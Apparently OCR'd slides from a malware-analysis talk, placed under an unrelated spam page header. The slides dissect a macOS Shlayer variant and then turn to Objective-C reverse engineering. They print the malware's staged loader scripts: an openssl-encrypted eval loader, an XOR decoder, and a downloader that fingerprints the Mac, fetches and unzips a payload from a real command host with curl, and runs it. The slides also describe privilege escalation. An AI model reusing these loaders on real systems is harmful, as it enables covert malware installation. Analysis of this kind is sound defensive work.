tsec ky 58 manualidades - FREE ONLINE - ChangeIP

tllxanthony.changeip.com/tsec-ky-58-manualidades.html

Adam Nadrowski - Red Team Engineer - **CyberArk** | LinkedIn.. January 17, 2019 by George Baker. TSEC/KY-58 Secure Speech Maintenance.



Sample Shlayer Variant Execution

- Once DMG mounted and executed, runs hidden .command script
- First script decodes and decrypts and additional encoded script
- Second script decodes another embedded script
- The third decoded script attempts to download and execute the next stage payload using curl and other system tools
- Privileges are escalated for downloaded payload with sudo
- Payloads are signed with valid Apple Developer IDs

First encoded script

```
#!/bin/bash
eval "$(openssl enc -base64 -A -d -aes-256-cbc -nosalt -pass pass:5831030393 <<<'lcTFTk6L3C
+/0Lom0DTSXWIguC8hACzUfnC0RnaOhsCrx4/prP+tEwPh2QX9Y/Wa08SQT3ZDLnRJ/UpbsRQvSb55b+5+F2As4IA90
+KpVhmEekT42YereXXY1XeBiuLH2nJL+KSVgRGwx3jIF0bUvd8SWKJ0JCP5BH879CmITfKSzGSKWJcp5hjh26mm/w7o
+mSJoR3Zku5oDWyyl9jvb6JAidY3QGMF0adW55Q9L+d0bzB996SuhlW2Lgh/3yzbnsj8DfKZam0qTYlpeTq1GIw9iPT
+Ei1quztybjx4X5iDqPIA8fMVzG3hNjfzez6kj9lkHLlLm+cCBXrgUu9wo19ERVF+z76yXPuSXM3Wt18js/KMtWSHue
+VqmL4szu0b30pPQ/vqQlu5+4zYjXIM/rN65MvqUJJBIDCaUfUpndCp9B2OUNgK6vBym9pKS5bheRQ70TCFKSzmMfp1
+8/NXtivfZbRvT+eEQx3vWwzZBavIBnItolMMDxQfsUktd/g0y8zDF6tOkcqaq7IWAlxqrioYTy/3ETUUceEPFUZGmq
+IcAQJl5afr0U19fX8QT8n4UHKVhLnSXL9McEAxL9edzTTDwT9bLWW4vEGiHXGlVIAnkui6Wj4JlT5g88KmHud
+okflDGaA/bJdsir1XxH1UCs28q4Pc16uVqnQR5HfpakOjQ4hgPjkIhgQ26XUUs1GEI00fsLtM97SISZcdYpoBPvQ8g
```

Execution Artifacts (CB Response)

Type	Description
childproc	PID 32199 ended /usr/bin/xxd **Signed** (16de55271fa94729be725863c5e810bb)
childproc	PID 32196 ended /usr/bin/base64 **Signed** (50c35dd44fce6fe99d512f757c511265)
childproc	PID 32192 ended /usr/bin/openssl **Signed** (9729eb9c3a14b025c242aa0eccae4d0b)
childproc	PID 32202 ended /usr/bin/xxd **Signed** (16de55271fa94729be725863c5e810bb)

Second script

```
#!/bin/bash
_l() {
    _i=0;_x=0;
    for ((_i=0; _i<${#1}; _i+=2)) do
        __return_var="$__return_var$(printf "%02x" $(( ((0x${1:$_i:2})) ^ ((0x${2:$_x:2})) )) )"
        if (( (_x+=2)>=${#2} )); then ((_x=0)); fi
    done
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}

_m() {
    _v=$(base64 --decode <(printf "$1"));_k=$(xxd -pu <(printf "$2"));
    __return_var="$(xxd -r -p <(_l "$_v" "$_k"))"
    if [[ "$3" ]]; then eval "$3='$__return_var'"; else echo -n "$__return_var"; fi
}
U3NWY0NDVkNTY3ZDU3MGMwZTE3MWMxYjU3NTk1ZDU0MTMxYjE3NDM1NzVmNDQ1ZDU2NzQ1YTRiMTExNTE1NDc0ODQwNTYxMDU1MTkxZTUwNDA1NjUyMTA1ZTU0MDYxOTFlNDQxODQ4NGMxMDZm
MGIxMzQ1MTM1ODVjMDYxMTFkNDIxOTExMzMxMzE1MTgxMzExMTAxMzEwMTMxOTEzMTU1MTU1MTE2YjEzMTQwMTE5MGUwODE4MTc0NzVmNWY0NTVlNWM3ZTUxMGQxMzZjMGIxMzQ0NWI1YzVkM2
YxODEzMTExMDEzMTAxMzE5MTMxNTE4MTMxMTEwMTMxMDU2NWE1YjVhMTgxMTE1MTg1NzU5NDE1NzUyNTg1ZDEzMTU0NjVjNWM0NjU0NTY3MTUxNDExODEyMDgzYTEzMTkxMzE1MTgxMzExMTAx
MzEwMTMxOTEzMTUxODEzNDM1NTQ3NDU0MTU3MDgzZjE4MTMxMTEwMTMxMDEzMTkxMzE1MTgxMzU3NTkzOTEwMTMxOTEzMTU1MGUxODEzMTE1NjVhM2ExMzZlMjMTQxYTY0MWM1MzU5
NDA0MDE5MWU1YTE4NTA1ZTVkNWU1MTVkNWQwZTE1MTU0MzExMTQxNzEwNGYxOTQzNTA0YTVmMTExZDVkMTAxZTVjMTQxYTY0MWM1MzU5TTMxODQzNDM1OTVkNDQxMzFkMDIxMjE4NGYxMTQzNTY1NDEzMWU0MDBmMTcxOTE1MGEwOTE3MWExYjM5NTQ0ODQzNzU1OTQxMGQxMTFkMW
0NzdjNWM1YTUyNDE1MTVjNWYxMjFhMTIzOTVkNWE0Nzc2NTI1YzU1MGUxMjE3MTE1MTU0NGI1NjVmNTE1ZTU1MTMxZDUyNDU0ODc3NTg0
TU0NGI1NjVmNTE1ZTU1MTMxYjE3NDY1YjQxNTg0MDQ3N2M1YzVhNTI0MTUxNWM1ZjEyMWExMjM5NWE0NjQ3NGE1NjVmNDQ3ZTU0MDYwND
0N2Y1ZjUwNTg0NzVjNTc1ZDEzMTAxZTQ0NGE0OTU2MTU1ZTEzMWM1NTRiNTU1MDE5NWU1MTBkMTMxYzQxMTM0YjRlMTk2ZjBlMTg0ZjEx
mM1YjU5NWU1NDBkMTExNDFiNWE1YjUwNWI1ODdjNTQwNjEwMTExZDUyNDU0ODdkNTA1ZDU2MTIxMzFiMTc1NjRkNDE0MzU1NWQ0NDdlNW
wZDExMTQxYjRhNDQ2YTRlNTY0MzQzMTMxZDQzNGI1YzUxNGQ1MDQ1NjY1NjQyNDA1MDVjNWIxMTExM2I0MzU2ND0MDUwNWM1YjY3NTQ0
jM5NTg1OTUwNTk1OTVkNTU2YzUwNTcwODFhMTcxOTU1NTA1ODVjMTkxZTViMTgxMTE1MTg1YTVmNDE1YzU0MTUxNTQxNTUwMTEzMWQ1MD
zNDQ3NzU1NDU1MDUwNTAxODRmMTE1NzQxNTU0MzE5MWU1YTE4MTQxMzc5N2M2MDVmNTg0NzUzNTc0MTVjNjU2Njc5NzcxYjEzMDgxODEx
TQ3NjE1MTU1ZDExMTc0MDcwMWQxMzExMWQ2MzZkMTM2ZDE4MTkxMTc5NmYwNDc4NDMxNjE5MTExMDRmMTk0NzQ3MTgxZTU1NTMxMzE3Nj
0MzVjMGUxMjViNGQ0NzQ1MDIxYzFlNTE0MzU5MWQ0YjU2NDY0ZDVmNDU0MzU1NWY0MTU0NTI0MTE2NTA1ZTVkMWM0MzU3MTYwYzU2MDU3
jUwNWQ1MDY3NWE1NTE2NDAwZDE3NGE1NjQ2NGI1YTVlNWU2YzU3NDY1MDU3MTM1NzBlMTU1ZjQwNmY0NTVjNDE0NjUxNWM1ZjE2NTEwZD
hNDE2ZjQzNTE0MDRhNDQ1YTRhNTcwYzEyMDAwOTAwMDkwMDA1MDkwMDA5MDUwNTAwMDQwYzBiMDYwOTAzMDIwMDAwMDkwMDFiMzk0MTU1
DMxOTFjNDE1NTQzMWU2ODZiNjg2YjYxNmI2ZDYwNmIxODEyMzk1MzQ2NGI1ZjE1MTU1NTAxN2MxMzEyMTc0YzQxNTkxYTEzMGYxZjU3NT
0NzVjNDA2YzQwNTI0ZDViM2Y1OTQzNDE2ZjU3NTk0MTA0MTExMTEwNWU1YTQ0NTY1ZDQzMTkxZTUxMTgxYzQ1NWQ0MzFmNmI2MTZiNmQ2
DEzMWIxNzQwNTY0OTU4NDA2YzQwNTI0YTQwNDI1NzQxNTUxMjEzMTIxNzRkNWU0NTY3NDM1MDQ0NWIxMjEzMTQ1NzE1MWExNzUwNDA0Mz
0NWYxMTAyMGQxNjAyMzM0MTU4MTgxZTU3MTAxNzQ0NWU0OTZjNDU1OTQ3NTkzYTU1NTk1ZjVjNmM1Yjg5NWU1NDBkMTExNDFiNWU0MTUw
NDgxNzFjNWQwMjEwMWQwMDZjE2MTcxYjRkNTA0MDQzNmY1NzUwNDExMTVlNWE1ZDU1NmM1ZTUyNTQ1NjE3MTgxZTFjNTE0MTU3NDAxOTExNDYxYTEzMTMxND
U1ZjVmNGM1ZTUwNjc1ZDUwNWQ1NjFmMWMxOTFjMTAwYTAzNGMxMjM5NTM1YjU0NWM1MTE4MTg0OTEwMTExNDUyNDk0MzZhNWM1YTQzMTQ1NTU5NWY1YzZjNWI1OTVlNTQxZjcwNWY1ZDRkNTY1
YjRjNDAxZTdkNTI1MzdjNmExMTFhMTIzOTVlNDA1NjVlMTMxNDUyMTUxYTE3NTA0MDQzNmY1NzUwNDExMTVlNWE1ZDU1NmM1ZTUyNTQ1NjE3MTgxZTFjNTE0MTU3NDAxOTExNDYxYTEzMTMxND
QwNTU0MDRhNWE1YTU2NmM1NjQ1NWE1NDExMTkxMTExNGU1YzVkNDU1ZTU1NmM1NzUyNTg1ZDExM2I1YjVhNWM1ZjU4NWY1OTE4Njc1NDQyNWU1OTVkNTg1Zg==
eval "$(_m "$_t" "$_y")"
```

Type	Description
childproc	PID 32199 ended /usr/bin/xxd **Signed** (16de55271fa94729be725863c5e810bb)
childproc	PID 32196 ended /usr/bin/base64 **Signed** (50c35dd44fce6fe99d512f757c511265)
childproc	PID 32192 ended /usr/bin/openssl **Signed** (9729eb9c3a14b025c242aa0eccae4d0b)
childproc	PID 32202 ended /usr/bin/xxd **Signed** (16de55271fa94729be725863c5e810bb)

Third script

```
machine_id="$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o '"IOPlatformUUID" = "\(.*\)"' | sed -E -n 's@.*"([^"]+)"@\1@p')" | tr -dc '[[:print:]]')"
url="http://api.resultsformat.com/sd/?c=C2NybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=5831030393"
unzip_password="39303013856075831030393"
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
```

```
#!/bin/bash
function checkMd5() {
    excludedDirs=('/Volumes/Preboot/' '/Volumes/Macintosh HD/' '/Volumes/Recovery/')
    for volumeDir in /Volumes/*/.hidden/
    do
        skip=0
        for excludedDir in "${excludedDirs[@]}"
        do
            if [[ "$excludedDir" == "$volumeDir" ]]; then
                skip=1
                break;
            fi
        done
        if [ $skip == 1 ]; then
            continue;
        fi
        if [ -f "$volumeDir$1" ]; then
            volumeMd5="$(find "$volumeDir" -type f -exec md5 -q {} \; | md5 -q)"
            if [ $2 == $volumeMd5 ]; then
                echo "$(dirname $volumeDir)";
                return;
            fi
        fi
    done
}
scriptLocation="$(ps -o command= -p $$ | perl -n -e'/\/bin\/bash (.*)/ && print $1' | sed 's:/*$::')"
appDir="$(dirname "$scriptLocation")"
dirName="$(basename $appDir)"
machine_id="$(echo -n "$(ioreg -rd1 -c IOPlatformExpertDevice | grep -o '"IOPlatformUUID" = "\(.*\)"' | sed -E -n 's@.*"([^"]+)"@\1@p')" | tr -dc '[[:print:]]')"
url="http://api.resultsformat.com/sd/?c=C2NybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=5831030393"
unzip_password="39303013856075831030393"
tmp_path="$(mktemp /tmp/XXXXXXXXX)"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXXX)/"
unzip -P "$unzip_password" "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
file_name="$(grep -m1 -v "*.app" <(ls -1 "$app_dir"))"
volume_name="${volume_name// /%20}"
chmod +x "$app_dir$file_name/Contents/MacOS"/*
open -a "$app_dir$file_name" --args "s" "$session_guid" "$volume_name"
killall Terminal
```


URL Components

Sample URL:
hxxp://api.resultsformat[.]com/sd/?c=C2NybQ==&u=$machine_id&s=$session_guid&o=$os_version&b=5831030393

Identifier	Sample Data	Description
c=	C2NybQ	Possible Campaign Identifier, not unique
u=	564DB6C2-671E-6AE7-E4D2-D7C3B281EF34	Unique ID for victim system based on IOPlatformUUID
s=	E7B274DC-2E66-45B1-A57B-29865A3DE435	Session ID from **uuidgen**
o=	10.12.5	macOS version
b=	5831030393	Encryption key, hardcoded per sample


Apple Developer IDs

Downloads second stage with unique system information



Apple Developer IDs

Downloads second stage with un



Signature Verification

Signed file, valid signature

File Version Information

Identifier	com.kLtKTgjknqZ1g6NV3zOrqw
Authority	Apple Root CA
Date Signed	Jun 1, 2019 at 8:08:52 AM
Team Identifier	Y47BC5P568


Signers

- Apple Inc.
- Apple Inc.
- Sanders Carlos


Privilege Escalation

Once second stage executed, attempts privilege execution

Runs sudo and invokes /usr/libexec/security_authtrampoline



AuthorizationExecuteWithPrivileges()




https://speakerdeck.com/patrickwardle/defcon-2017-death-by-1000-installers-its-all-broken?slide=8

https://www.youtube.com/watch?v=mBwXkqJ4Z6c

T???? - Privilege Escalation

“Death by 1000 installers”



Reversing Objective-C

Reversing Objective-C

```
@interface Test : NSObject
- (void)none;
- (void)param: (int)x;
- (void)params: (int)a : (int)b : (int)c : (int)d : (int)e : (int)f : (int)g;
- (int)retval;
- (struct x)stret;
@property NSString *propertyString;
@end

@implementation Test
- (id)init
{
    fprintf(stderr, "in init method, self is %p\n", self);
    return self;
}
/* ... */
@end
```

Reversing Objective-C

```
Test *t = [[Test alloc] init];
struct x y = [t stret];
[t none];
[t param: 9999];
[t params: 1 : 2 : 3 : 4 : 5 : 6 : 7];
fprintf(stderr, "retval gave us %d\n", [t retval]);
[t setPropertyString:@"test"];
```


Reversing Objective-C

```
mov rdi, obj_ptr
mov esi, 1
call cls::my_method
```

```
mov edx, 1
mov rsi, my_method_sel
mov rdi, obj_ptr
call objc_msgSend
```


loc_10000191B:
mov rax, [rbp+var_38]
mov rsi, cs:selRef_none ; char *
mov rdi, rax ; void *
call cs:_objc_msgSend_ptr
mov rax, [rbp+var_38]
mov rsi, cs:selRef_param_ ; char *
mov rdi, rax ; void *
mov edx, 270Fh
call cs:_objc_msgSend_ptr
mov rax, [rbp+var_38]
mov rsi, cs:selRef_params_____ ; char *
mov rdi, rax ; void *
mov edx, 1
mov ecx, 2
mov r8d, 3
mov r9d, 4
mov [rsp+120h+var_120], 5
mov [rsp+120h+var_118], 6
mov [rsp+120h+var_110], 7
call cs:_objc_msgSend_ptr
mov rax, cs:___stderrp_ptr
mov rdi, [rax]
mov rax, [rbp+var_38]
mov rsi, cs:selRef_retval ; char *
mov [rbp+var_78], rdi
mov rdi, rax ; void *
call cs:_objc_msgSend_ptr
mov rdi, [rbp+var_78] ; FILE *
lea rsi, aRetvalGaveUsD ; "retval gave us %d\n"
mov edx, eax
mov al, 0
call _fprintf
lea rsi, cfstr_Test ; "test"
mov rdi, [rbp+var_38] ; void *
mov r10, cs:selRef_setPropertyString_
mov [rbp+var_80], rsi

```
v3 = objc_msgSend(&OBJC_CLASS___Test, "alloc", envp);
v27 = -[Test init](v3, "init");
if ( v27 )
  objc_msgSend_stret(&v26, (const char *)v27, "stret");
else
  memset(&v26, 0, 0x20uLL);
objc_msgSend(v27, "none");
objc_msgSend(v27, "param:", 9999LL);
LODWORD(v22) = 5;
LODWORD(v23) = 6;
LODWORD(v24[0]) = 7;
objc_msgSend(v27, "params:::::::", 1LL, 2LL, 3LL, 4LL, v22, v23, v24[0]);
v4 = __stderrp;
v5 = (unsigned __int64)objc_msgSend(v27, "retval");
fprintf(v4, "retval gave us %d\n", v5);
objc_msgSend(v27, "setPropertyString:", CFSTR("test"));
v6 = objc_msgSend(v27, "propertyString");
v7 = objc_retainAutoreleasedReturnValue(v6);
NSLog(CFSTR("案 %@%d"), v7, i);
objc_release(v7);
v8 = objc_msgSend(&OBJC_CLASS___NSMutableArray, "alloc");
location = objc_msgSend(v8, "init");
v9 = location;
